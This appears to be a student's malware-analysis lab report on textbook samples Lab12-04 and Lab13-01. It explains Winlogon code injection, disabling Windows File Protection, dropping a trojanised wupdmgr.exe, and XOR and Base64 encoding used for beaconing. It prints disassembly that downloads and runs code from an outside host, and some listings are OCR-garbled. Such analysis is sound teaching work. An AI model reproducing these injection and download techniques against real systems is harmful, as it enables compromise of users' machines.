
## iii. What filesystem residue does this program create?

The malware will leave behind a log file containing the keylogs; practicalmalwareanalysis.log.

### d. Analyze the malware found in the file Lab12-04.exe.

#### i. What does the code at 0x401000 accomplish?

The subroutine check if the process with the given process id is Winlogon.exe. If it is, it returns 1 else it returns 0.



## ii. Which process has code injected?

Winlogon.exe is being targeted for injection. Subroutine @0x00401174 is responsible for process injection via CreateRemoteThread. If we trace back, we can see that only winlogon's pid is being passed to the subroutine.




Figure 2. Winlogon Pid being pushed as argument to inject subroutine

### iii. What DLL is loaded using LoadLibraryA? sfc\_os.dll



Figure 3. sfc\_os.dll

#### iv. What is the fourth argument passed to the CreateRemoteThread call?

Based on figure 3, the fourth argument is lpStartAddress in which if we were to trace up we will uncover that lpStartAddress is the address return by

GetProcAddress(LoadLibraryA("sfc\_os.dll"),2). Loading sfc\_os.dll in ida pro we can see the exports that points to ordinal 2 which resolves to SfcTerminateWatcherThread() as shown in figure 5..

Name	Address	Ordinal
sfc_os_1	76C6F382	1
sfc_os_2	76C6F250	2
sfc_os_3	76C693E8	3
sfc_os_4	76C69426	4
sfc_os_5	76C69436	5
sfc_os_6	76C694B2	6
sfc_os_7	76C694EF	7
SfcGetNextProtectedFile	76C69918	8
SfcIsFileProtected	76C697C8	9
SfcWLEventLogoff	76C73CF7	10
SfcWLEventLogon	76C7494D	11
SfcDllEntry(x,x,x)	76C6F03A	[main entry]

Figure 4. sfc\_os.dll's ordinal 2





Figure 5. SfcTerminateWatcherThread()

#### v. What malware is dropped by the main executable?

Analyzing the main method, we can see file movement from  
**“C:\WINDOWS\system32\wupdmgr.exe” to a temp folder**  
**“C:\DOCUMENTUME~1\ADMINI~1\LOCALS~1\Temp\winup.exe”**



#### 6. Backing up wupdmgr.exe

The following subroutine is then called to extract the resource out from the executable and using it to replace “C:\WINDOWS\system32\wupdmgr.exe”

```
sub_4011FC proc near

hFile= dword ptr -238h
Dest= byte ptr -234h
var_233= byte ptr -233h
hResInfo= dword ptr -124h
nNumberOfBytesToWrite= dword ptr -120h
Buffer= byte ptr -11Ch
var_11B= byte ptr -11Bh
hModule= dword ptr -8Ch
lpBuffer= dword ptr -8
NumberOfBytesWritten= dword ptr -4

push    ebp
mov     ebp, esp
sub    esp, 238h
push    edi
mov     [ebp+hModule], 0
mov     [ebp+hResInfo], 0
mov     [ebp+lpBuffer], 0
mov     [ebp+hfile], 0
mov     [ebp+NumberOfBytesWritten], 0
mov     [ebp+nNumberOfBytesToWrite], 0
mov     [ebp+Buffer], 0
mov     ecx, 43h
xor     eax, eax
lea     edi, [ebp+var_11B]
rep stosd
stosb
mov     [ebp+Dest], 0
mov     ecx, 43h
xor     eax, eax
lea     edi, [ebp+var_233]
rep stosd
stosb
push    10Eh          ; uSize
lea     eax, [ebp+Buffer]
push    eax            ; lpBuffer
call    ds:GetWindowsDirectoryA
push    offset aSystem32Wupdmg ; "\\system32\\wupdmg.exe"
lea     ecx, [ebp+Buffer]
push    ecx
push    offset Format   ; "%s%s"
push    10Eh          ; Count
lea     edx, [ebp+Dest]
push    edx            ; Dest
call    ds:_snprintf
add    esp, 14h
push    0              ; lpModuleName
call    ds:GetModuleHandleA
mov     [ebp+hModule], eax
push    offset Type     ; "BIN"
push    offset Name      ; "B101"
mov     eax, [ebp+hModule]
push    eax            ; hModule
call    ds:FindResourceA
mov     [ebp+hResInfo], eax
mov     ecx, [ebp+hResInfo]
push    ecx            ; hResInfo
mov     edx, [ebp+hModule]
push    edx            ; hModule
call    ds:LoadResource
mov     feb+lpBuffer1, eax
```

Figure 7. dropping form resource to system32\\wupdmg.exe




Figure 8. Bin 101 in the resource section

vi. What is the purpose of this and the dropped malware?

Apparently in order for SfcTerminateWatcherThread() to work, the caller must be from winlogon.exe. That explains why the malware goes through the trouble in looping through all running threads to locate winlogon.exe and it even attempts to get higher privileges by using AdjustTokenPrivileges to change token privilege to seDebugPrivilege. With the higher privilege, the malware then calls CreateRemoteThread to ask Winlogon to invoke

SfcTerminateWatcherThread(). With that, file protection mechanism will be disabled and the malware can freely change the system protected files until the next reboot.

The dropped malware in “C:\\windows\\system32\\wupdmgr.exe” executes the original wupdmgr.exe (which is now in the temp folder) and it attempts to download new malware from “<http://www.practicalmalwareanalysis.com/updater.exe>” and save it as “C:\\windows\\system32\\wupdmgr.exe”

```

mov    [ebp+var_44], 0
lea    eax, [ebp+Buffer]
push   eax, [ebp+Buffer]      ; lpBuffer
push   10Eh                   ; nBufferLength
call   ds:GetTempPathA
push   offset aWinup_Exe ; "\\winup.exe"
lea    ecx, [ebp+Buffer]
push   ecx
push   offset Format     ; "%S%S"
push   10Eh                   ; Count
lea    edx, [ebp+Dest]      ; Dest
push   edx
call   ds:_snprintf
add    esp, 14h
push   5                      ; uCmdShow
lea    eax, [ebp+Dest]      ; lpCmdLine
call   ds:MinExec           ; execute original wupdmgrd.exe
push   10Eh                   ; uSize
lea    ecx, [ebp+var_330]
push   ecx, [ebp+Buffer]      ; lpBuffer
call   ds:GetWindowsDirectoryA
push   offset aSystem32Wupdng ; "\\system32\\wupdngd.exe"
lea    edx, [ebp+var_330]
push   edx
push   offset aSS_0          ; "%S%S"
push   10Eh                   ; Count
lea    eax, [ebp+Cmpline]    ; Dest
call   ds:_snprintf
add    esp, 14h
push   0                      ; LPBINDSTATUSCALLBACK
push   0                      ; DWORD
lea    ecx, [ebp+Cmpline]
push   ecx, [ebp+Cmpline]      ; LPCSTR
push   offset aHttpWww_practi ; "http://www.practicalmalwareanalysis.com"...
push   0                      ; LPUNKNOWN
call   URLDownloadToFileA
mov    [ebp+var_44], eax
cmp    [ebp+var_44], 0
jnz    short loc 401124

```



The image shows a debugger interface with two windows. The top window displays assembly code in a monospaced font. The bottom window is a call stack window with a title bar and several entries listed below it.

push 0 ; uCmdShow
lea  edx, [ebp+Cmpline]
push  edx ; lpCmdLine
call ds:MinExec

Figure 9. URLDownloadToFileA

## Practical No. 7

**Aim :Analyze the malware found in the file *Lab13-01.exe*.**

i. Compare the strings in the malware (from the output of the strings command) with the information available via dynamic analysis. Based on this comparison, which elements might be encoded?

a. Analysis of malware in Lab13-01.exe

Examine the strings in the malware using the strings command and compare them with dynamic analysis output.

From this comparison, identify which elements appear to be encoded.

In IDA Pro, the visible strings seem meaningless. However, by running the executable, examining memory using Process Explorer, and monitoring network activity,

new strings such as <http://www.practicalmalwareanalysis.com> are revealed.

Address	Length	Type	String
'S' .rdata:004050E9	00000033	C	BCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
'S' .rdata:0040511D	0000000C	C	123456789+/
'S' .rdata:00405156	00000006	unic...	OP
'S' .rdata:0040515D	00000008	C	(8PX\`a\b
'S' .rdata:00405165	00000007	C	700WP\`a
'S' .rdata:00405174	00000008	C	\b`h`~~~
'S' .rdata:0040517D	0000000A	C	ppxxxx\`b\`a\`b
'S' .rdata:00405198	0000000E	unic...	(null)
'S' .rdata:004051A8	00000007	C	(null)
'S' .rdata:004051B0	0000000F	C	runtime error
'S' .rdata:004051C4	0000000E	C	TLOSS error\r\n
'S' .rdata:004051D4	0000000D	C	SING error\r\n
		C	DYNAMIC ..

Figure 1. Meaningless string




Figure 2. Detected URL

**ii Use IDA Pro to locate potential encoding mechanisms by searching for the keyword "xor". What type of encoding is detected?**

**At subroutine 0x00401300, a resource is loaded and its value XOR-ed with the character ";".**

```
push    ebp
mov    ebp, esp
sub    esp, 28h
mov    [ebp+var_24], 0
mov    [ebp+var_10], 0
push    0 ; lpModuleName
call    ds:GetModuleHandleA
mov    [ebp+hModule], eax
cmp    [ebp+hModule], 0
jnz    short loc_401339
```

```
loc_401339:          ; lpType
push    10
push    101 ; lpName
mov    eax, [ebp+hModule]
push    eax ; hModule
call    ds:FindResourceA
mov    [ebp+hResInfo], eax
cmp    [ebp+hResInfo], 0
jnz    short loc_401357
```

```
loc_401357:
mov    ecx, [ebp+hResInfo]
push    ecx ; hResInfo
mov    edx, [ebp+hModule]
push    edx ; hModule
call    ds:SizeofResource
mov    [ebp+dwBytes], eax
mov    eax, [ebp+dwBytes]
push    eax ; dwBytes
push    40h ; uFlags
call    ds:GlobalAlloc
mov    [ebp+var_4], eax
mov    ecx, [ebp+hResInfo]
push    ecx ; hResInfo
mov    edx, [ebp+hModule]
push    edx ; hModule
call    ds:LoadResource
mov    [ebp+hResData], eax
cmp    [ebp+hResData], 0
jnz    short loc_401392
```

Figure 3. FindResourceA Call



Figure 4. Resource String




Figure 5. XOR with ";"


What key is used for encoding and what does it decode?

The XOR key used is ";". The resulting decoded string is:

<http://www.practicalmalwareanalysis.com.>

iv. Utilize static analysis tools such as FindCrypt2, Krypto ANALyzer (KANAL), and

IDA Entropy Plugin to identify any other encoding mechanisms. What are the findings?



The KANAL plugin identifies four addresses using the string:

ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-

#### v. What encoding is used in the network traffic?

Base64 encoding is used to encode the computer name.




Figure 7. Encoding string




Figure 8. String encoded



**Figure 9.** Base64 Check string **vi**.

**Vi. Where is the Base64 encoding function located?**

At address 0x004010B1..

**vii. What is the maximum length of the Base64-encoded data transmitted, and what is encoded?**

The maximum is 12 characters. In base64, this corresponds to 16 bytes

```
; BOOL __stdcall httpRead(HINTERNET hFile, LPVOID lpBuffer, DWORD dwNumberOfBytesTo
httpRead proc near

    Buffer= byte ptr -558h
    hFile= dword ptr -358h
    szUrl= byte ptr -354h
    hInternet= dword ptr -154h
    name= byte ptr -150h
    szAgent= byte ptr -50h
    var_30= byte ptr -30h
    var_28= dword ptr -28h
    var_27= dword ptr -27h
    var_23= dword ptr -23h
    dwNumberOfBytesRead= dword ptr -1ch
    var_18= byte ptr -18h
    var_C= byte ptr -8Ch
    var_8= dword ptr -8
    var_4= dword ptr -4
    arg_0= dword ptr 8
    lpBuffer= dword ptr 8Ch
    dwNumberOfBytesToRead= dword ptr 10h
    lpdwNumberOfBytesRead= dword ptr 14h

    push    ebp
    mov     ebp, esp
    sub     esp, 558h
    mov     [ebp+var_30], 0
    xor     eax, eax
    mov     dword ptr [ebp+var_30+1], eax
    mov     [ebp+var_28], eax
    mov     [ebp+var_27], eax
    mov     [ebp+var_23], eax
    push    offset aMozilla4_0 ; "Mozilla/4.0"
    lea     ecx, [ebp+szAgent]
    push    ecx ; char *
    call    _sprintf
    add     esp, 8
    push    100h ; namelen
    lea     edx, [ebp+name]
    push    edx ; name
    call    gethostname
    mov     [ebp+var_4], eax
    push    12 ; copy 12 characters
    lea     eax, [ebp+name]
    push    eax ; char *
    lea     ecx, [ebp+var_18]
    push    ecx ; char *
    call    _strncpy
```

Figure

#### 10. Only 12 Characters

**Viii. Will this malware use padding characters (= or ==) in Base64-encoded strings?**

According to documentation, padding appears when the input isn't divisible by 3.

**What is the malware's function?**

It continuously sends the computer name (max 12 bytes) to <http://www.practicalmalwareanalysis.com> every 30 seconds until the first character of the server's response is 0x6F.

#### b. Analyze the malware found in the file *Lab13-02.exe*

##### i. Using dynamic analysis, determine what this malware creates.

A file with size 6,214 KB is written on the same folder as the executable every few seconds. The naming convention of the file is **temp[8xhexadecimal]**. The file created seems random.

